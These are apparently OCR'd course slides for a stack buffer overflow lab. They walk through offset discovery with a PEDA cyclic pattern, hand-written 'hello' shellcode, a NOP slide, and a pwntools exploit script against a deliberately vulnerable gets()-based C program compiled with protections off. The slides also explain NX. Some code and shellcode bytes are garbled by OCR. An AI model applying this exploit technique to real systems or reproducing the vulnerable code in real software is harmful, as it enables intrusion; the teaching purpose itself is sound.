  - The general idea is to overflow a buffer so that it overwrites the return address.





## Figure out the Length of Dummy Characters

- pattern -- Generate, search, or write a cyclic pattern to memory
- What it does is generate a <u>De Brujin Sequence</u> of a specified length.
- A De Brujin Sequence is a sequence that has unique n-length subsequences at any of its points. In our case, we are interested in unique 4 length subsequences since we will be dealing with 32 bit registers.
- This is especially useful for finding offsets at which data gets written into registers.



### Figure out the Length of Dummy Characters with PEDA


```
gdb-peda$ pattern create 100 pat100
Writing pattern of 100 chars to filename "pat100"
gdb-peda$ r < pat100
Starting program: /root/overflow < pat100</pre>
```

```
EAX: 0x65 ('e')
EBX: 0x63414147 ('GAAc')
ESI: 0 \times f7fc2000 --> 0 \times 1d4d6c
EDI: 0x0
EBP: 0x41324141 ('AA2A')
ESP: 0xffffd5a0 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAqAA6AAL")
EIP: 0x41414841 ('AHAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
0000| 0xffffd5a0 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0004 | 0xffffd5a4 ("AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
0008 | 0xffffd5a8 ("AeAA4AAJAAfAA5AAKAAgAA6AAL")
0012 | 0xffffd5ac ("4AAJAAfAA5AAKAAgAA6AAL")
0016 | 0xffffd5b0 ("AAfAA5AAKAAgAA6AAL")
0020 | 0xffffd5b4 ("A5AAKAAgAA6AAL")
0024 | 0xffffd5b8 ("KAAgAA6AAL")
0028 | 0xffffd5bc ("AA6AAL")
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414841 in ?? ()
```

gdb-peda\$ pattern offset 0x41414841
1094797377 found at offset: 62

## **Jump to Shellcode**

- When the function is done it will jump to whatever address is on the stack.
- We put some code in the buffer and set the return address to point to it!





### Crafting Shellcode (the small program)

```
Disassembly of section .text:
00000000 < start>:
                          Stack Overflow (1)
        eb 19
                                            1b <ender>
00000002 <starter≥:18
        31 c0
   2:
                                            eax,eax
                                    xor
        31 db
                                           ebx,ebx
                                    xor
        31 d2
   6:
                                            edx,edx
                                    xor
   8:
        31 c9
                                           ecx,ecx
                                    xor
           04
                                            al,0x4
        b0
                                    mov
        b3 01
                                           bl,0x1
                                    mov
        59
   e:
                                            ecx
                                    pop
        b2 05
                                           dl.0x5
                                    mov
  11: L
        cd 80
                          Lab: Buffer int
                                           0x80pdf
  13:
        31 c0
                                           eax,eax
                                    xor
  15:
        b0 01
                                           al,0x1
                                    mov
  17:
        31 db
                                           ebx,ebx
                            Due on: xor
  19:
        cd 80
                                           0x80
                                   int
0000001b <ender>:
        e8 e2 ff ff ff
  1b:
                                    call
                                            2 <starter>
  20:
        68 65 6c 6c 6f
                                            0x6f6c6c65
                                    push
```

Extracting the bytes gives us the shellcode:

\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\x b2\x05\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\xff\xff\x68\x65\x6c\x6c\x6f



## Finding a possible place to inject shellcode



Use GDB to figure out the memory address of the beginning of the buffer



#### **Find Return Address**

```
gdb-peda$ disas return input
Dump of assembler code for function return input:
   0x56555578 <+0>:
                        push
                                ebp
   0x56555579 <+1>:
                                ebp,esp
                        mov
   0x5655557b <+3>:
                        push
                                ebx
   0x5655557c <+4>:
                        sub
                                esp,0x44
                        call
   0x5655557f <+7>:
                                0x56555450 < x86.get pc thunk.bx>
   0x56555584 <+12>:
                        add
                                ebx,0x1a50
   0x5655558a <+18>:
                        sub
                                esp,0xc
   0x5655558d <+21>:
                        lea
                                eax, [ebp-0x3a]
   0x56555590 <+24>:
                        push
                                eax
   0x56555591 <+25>:
                        call
                                0x565553d0 <gets@plt>
   0x56555596 <+30>:
                        add
                                esp,0x10
   0x56555599 <+33>:
                                esp,0xc
                        sub
   0x5655559c <+36>:
                        lea
                                eax, [ebp-0x3a]
   0x5655559f <+39>:
                        push
                                eax
   0x565555a0 <+40>:
                        call
                                0x565553e0 <puts@plt>
                        add
   0x565555a5 <+45>:
                                esp,0x10
   0x565555a8 <+48>:
                        nop
                                ebx, DWORD PTR [ebp-0x4]
   0x565555a9 <+49>:
                        mov
   0x565555ac <+52>:
                        leave
   0x565555ad <+53>:
                         ret
End of assembler dump.
```




#### **Find Return Address**

```
EAX: 0xffffd4fe --> 0x96b00 ('')
EBX: 0x56556fd4 --> 0x1edc
ECX: 0xffffffff
EDX: 0xf7fc389c --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xffffd538 \longrightarrow 0xffffd548 \longrightarrow 0x0
ESP: 0xffffd4e0 --> 0xffffd4fe --> 0x96b00 ('')
EIP: 0x565555a0 (<return input+40>: call
                                                     0x565553e0 <puts@plt>)
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
   0x56555599 <return input+33>:
                                                     esp,0xc
   0x5655559c <return input+36>:
                                                     eax,[ebp-0x3a]
   0x5655559f <return input+39>:
                                             call
=> 0x565555a0 <return input+40>:
                                                     0x565553e0 <puts@plt>
   0x565555a5 <return input+45>:
                                                     esp,0x10
                                             add
   0x565555a8 <return input+48>:
                                             nop
   0x565555a9 <return input+49>:
                                                     ebx, DWORD PTR [ebp-0x4]
                                             mov
   0x565555ac <return input+52>:
                                             leave
Guessed arguments:
arg[0]: 0xffffd4fe --> 0x96b00 ('')
0000| 0xffffd4e0 --> 0xffffd4fe --> 0x96b00 ('')
0004 \mid 0 \times ffffd4e4 \longrightarrow 0 \times 2c307d (' \ 0, ' )
0008 \mid 0 \times ffffd4e8 \longrightarrow 0 \times 1
0012| 0xffffd4ec --> 0x56555584 (<return input+12>:
                                                                       ebx,0x1a50)
                                                               add
00161
      0xffffd4f0 \longrightarrow 0xffffd540 \longrightarrow 0xf7fe59b0 (push
                                                              ebp)
0020 \mid 0 \times ffffd4f4 \longrightarrow 0 \times 0
0024 \mid 0xffffd4f8 --> 0x0
0028| 0xffffd4fc --> 0x6b00e600
Legend: code, data, rodata, value
Breakpoint 2, 0x565555a0 in return input ()
```

0xffffd4fe



# **NOP** slide



## **NOP**

## **No Operation**

Opcode	Mnemonic	Description
90	NOP	No operation.



# NOP slide

EBP+0x0c	ARG2	
EBP+0x08	ARG1	
EBP+0x04	New Return Address	
EBP		
EBP-0x04	2\x31\xc9\xb0\x04\xb3\x01\x59\x b2\x05\xcd\x80\x31\xc0\xb0\x01\ x31\xdb\xcd\x80\xe8\xe2\xff\xff\xf f\x68\x65\x6c\x6c\x6f	
EBP-0x08		
EBP-0x0c	\xeb\x19\x31\xc0\x31\xdb\x31\xd	
EBP-0x10	0\x90\x90\x90\x90	
	\x90\x90\x90\x90\x90\x 90\x90\x90\x90\x90\x90\x9	



#### **Update Python Script**

```
#!/usr/bin/python
from pwn import *
def main():
    # start a process
    p = process("./overflow2")
    # create payload
    ret address = 0xffffd4fe
    shellcode = "\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xeb\x11\xb0\x04\xb
3\x01\xb2\x0b\x59\xcd\x80\x31\xc0\xb0\x01\x30\xdb\xcd\x80\xe8\xea\xf
f\xff\xff\x48\x65\x6c\x6c\x6f\x20\x57\x6f\x72\x6c\x64"
    padding len = 62 - len(shellcode)
    payload = "\times90" * padding len + shellcode + p32(ret address)
    # send the payload to the binary
    p.send(payload)
    # pass interaction bac to the user
    p.interactive()
            == " main ":
     name
    main()
```




#### Run Exploit Script and attach GDB-PEDA to Program PID


# gdb-peda\$ attach 24253 Attaching to process 24253

```
Program received signal SIGTRAP, Trace/breakpoint trap.
EAX: 0x66 ('f')
EBX: 0x41414141 ('AAAA')
ECX: 0x5655918c ('A' <repeats 34 times>, "@\325\377\377", '\314' <repeats 34 times>, "\n")
EDX: 0xf7fc3890 --> 0x0
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd55f --> 0xcccccff
EIP: 0xffffd563 --> 0xccccccc
EFLAGS: 0x296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
   0xffffd55f: dec
   0xffffd561: int3
   0xffffd562: int3
=> 0xffffd563: int3
   0xffffd564: int3
   0xffffd565: int3
   0xffffd566: int3
   0xffffd567: int3
0000| 0xffffd55f --> 0xcccccff
0004 | 0xffffd563 --> 0xccccccc
     0xffffd567 --> 0xccccccc
0012| 0xffffd56b --> 0xccccccc
0016 | 0xffffd56f --> 0xccccccc
0024 | 0xffffd577 --> 0xccccccc
0028 | 0xffffd57b --> 0xccccccc
Legend: code, data, rodata, value
Stopped reason: SIGTRAP
```
























## Classic Exploitation Technique

```
2. vim overflow.c (ssh)
 1 #include <stdio.h>
 2 #include <string.h>
 4 void hacked()
 6 >---puts("Hacked by Si Chen!!!!");
 9 void return input(void)
10 {
11 >---char array[50];
12 >---gets(array);
13 >---printf("%s\n", array);
14 }
16 main()
18 >---return input();
19 >---return 0;
20 }
"overflow.c" 20L, 214C
```

- Call hacked() (lab1)
- 2. Write our own shellcode to launch shell (lab2)



#### Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./ove
rflow2.c
./overflow2.c: In function 'return_input':
./overflow2.c:12:2: warning: implicit declaration of function 'gets'; did you me
an 'fgets'? [-Wimplicit-function-declaration]
    gets(array);
    ^~~~
    fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to 'int' [-Wimplicit-int]
    main()
    ^~~~
/tmp/cctpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should n
ot be used.
```

gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c




### No eXecute (NX)

-zexecstack

• Also known as Data Execution Prevention (DEP), this protection marks writable regions of memory as non-executable.


This prevents the processor from executing in these marked regions of

memory.






#### No eXecute (NX)



After the function returns, the program will set the instruction pointer to 0xbfff0000 and attempt to execute the instructions at that address. However, since the region of memory mapped at that address has no execution permissions, the program will crash.



## No eXecute (NX)



Thus, the attacker's exploit is thwarted.



#### Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./ove
rflow2.c
./overflow2.c: In function 'return_input':
./overflow2.c:12:2: warning: implicit declaration of function 'gets'; did you me
an 'fgets'? [-Wimplicit-function-declaration]
    gets(array);
    ^~~~
    fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to 'int' [-Wimplicit-int]
    main()
    ^~~~
/tmp/cctpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should n
ot be used.
```

gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c





